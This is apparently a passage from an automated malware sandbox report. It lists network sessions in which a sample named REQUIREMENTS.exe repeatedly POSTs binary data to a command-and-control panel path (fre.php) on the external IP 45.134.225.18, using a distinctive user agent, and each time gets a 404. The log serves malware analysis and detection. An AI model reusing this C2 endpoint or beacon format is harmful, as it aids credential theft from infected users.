288	192.168.2.5	50024	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
289	192.168.2.5	50025	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.5	49752	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:35.102505922 CET	126	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:35.189085960 CET	127	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:35 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
290	192.168.2.5	50026	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
291	192.168.2.5	50027	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
292	192.168.2.5	50028	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
293	192.168.2.5	50029	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
294	192.168.2.5	50030	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
295	192.168.2.5	50031	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
296	192.168.2.5	50032	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
297	192.168.2.5	50033	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
298	192.168.2.5	50034	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
299	192.168.2.5	50035	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49723	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:27.336148977 CET	81	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:27.425896883 CET	82	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:27 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.5	49753	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:35.374332905 CET	127	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:35.459928036 CET	128	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:35 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
300	192.168.2.5	50036	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
301	192.168.2.5	50037	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
302	192.168.2.5	50038	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
303	192.168.2.5	50039	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
304	192.168.2.5	50040	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
305	192.168.2.5	50041	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
306	192.168.2.5	50042	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
307	192.168.2.5	50043	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
308	192.168.2.5	50044	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
309	192.168.2.5	50045	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.5	49754	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:36.034435034 CET	129	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:36.120300055 CET	129	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:36 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
310	192.168.2.5	50046	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
311	192.168.2.5	50047	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
312	192.168.2.5	50048	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
313	192.168.2.5	50049	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
314	192.168.2.5	50050	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
315	192.168.2.5	50051	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
316	192.168.2.5	50052	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
317	192.168.2.5	50053	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
318	192.168.2.5	50054	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
319	192.168.2.5	50055	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.5	49755	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:36.323666096 CET	130	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:36.409691095 CET	131	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:36 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
320	192.168.2.5	50056	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
321	192.168.2.5	50057	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
322	192.168.2.5	50058	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
323	192.168.2.5	50059	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
324	192.168.2.5	50060	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
325	192.168.2.5	50061	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
326	192.168.2.5	50062	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
327	192.168.2.5	50063	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
328	192.168.2.5	50064	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
329	192.168.2.5	50065	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.5	49756	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:36.734836102 CET	131	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:36.821665049 CET	132	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:37 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
330	192.168.2.5	50066	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
331	192.168.2.5	50067	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
332	192.168.2.5	50068	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
333	192.168.2.5	50069	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
334	192.168.2.5	50070	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
335	192.168.2.5	50071	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
336	192.168.2.5	50072	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
337	192.168.2.5	50073	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
338	192.168.2.5	50074	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
339	192.168.2.5	50075	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.5	49757	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:37.579022884 CET	133	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:37.665335894 CET	133	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:37 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
340	192.168.2.5	50076	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
341	192.168.2.5	50077	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
342	192.168.2.5	50078	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
343	192.168.2.5	50079	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
344	192.168.2.5	50080	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
345	192.168.2.5	50081	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
346	192.168.2.5	50082	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
347	192.168.2.5	50083	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
348	192.168.2.5	50084	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
349	192.168.2.5	50085	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.5	49758	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:38.279542923 CET	134	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:38.366384029 CET	134	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:38 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
350	192.168.2.5	50086	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
351	192.168.2.5	50087	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
352	192.168.2.5	50088	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
353	192.168.2.5	50089	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
354	192.168.2.5	50090	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
355	192.168.2.5	50091	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
356	192.168.2.5	50092	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
357	192.168.2.5	50093	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
358	192.168.2.5	50094	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
359	192.168.2.5	50095	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.5	49759	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:38.564531088 CET	135	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:38.650496006 CET	136	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:38 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
360	192.168.2.5	50096	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
361	192.168.2.5	50097	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
362	192.168.2.5	50098	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
363	192.168.2.5	50099	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
364	192.168.2.5	50100	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
365	192.168.2.5	50101	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
366	192.168.2.5	50102	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
367	192.168.2.5	50103	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
368	192.168.2.5	50104	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
369	192.168.2.5	50105	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.5	49760	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:38.851315975 CET	137	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:38.937211990 CET	137	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:39 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
370	192.168.2.5	50106	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
371	192.168.2.5	50107	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
372	192.168.2.5	50108	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
373	192.168.2.5	50109	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
374	192.168.2.5	50110	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
375	192.168.2.5	50111	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
376	192.168.2.5	50112	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
377	192.168.2.5	50113	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
378	192.168.2.5	50114	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
379	192.168.2.5	50115	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.5	49761	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:39.128817081 CET	138	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:39.214706898 CET	138	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:39 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
380	192.168.2.5	50116	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
381	192.168.2.5	50117	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
382	192.168.2.5	50118	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
383	192.168.2.5	50119	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
384	192.168.2.5	50120	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
385	192.168.2.5	50121	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
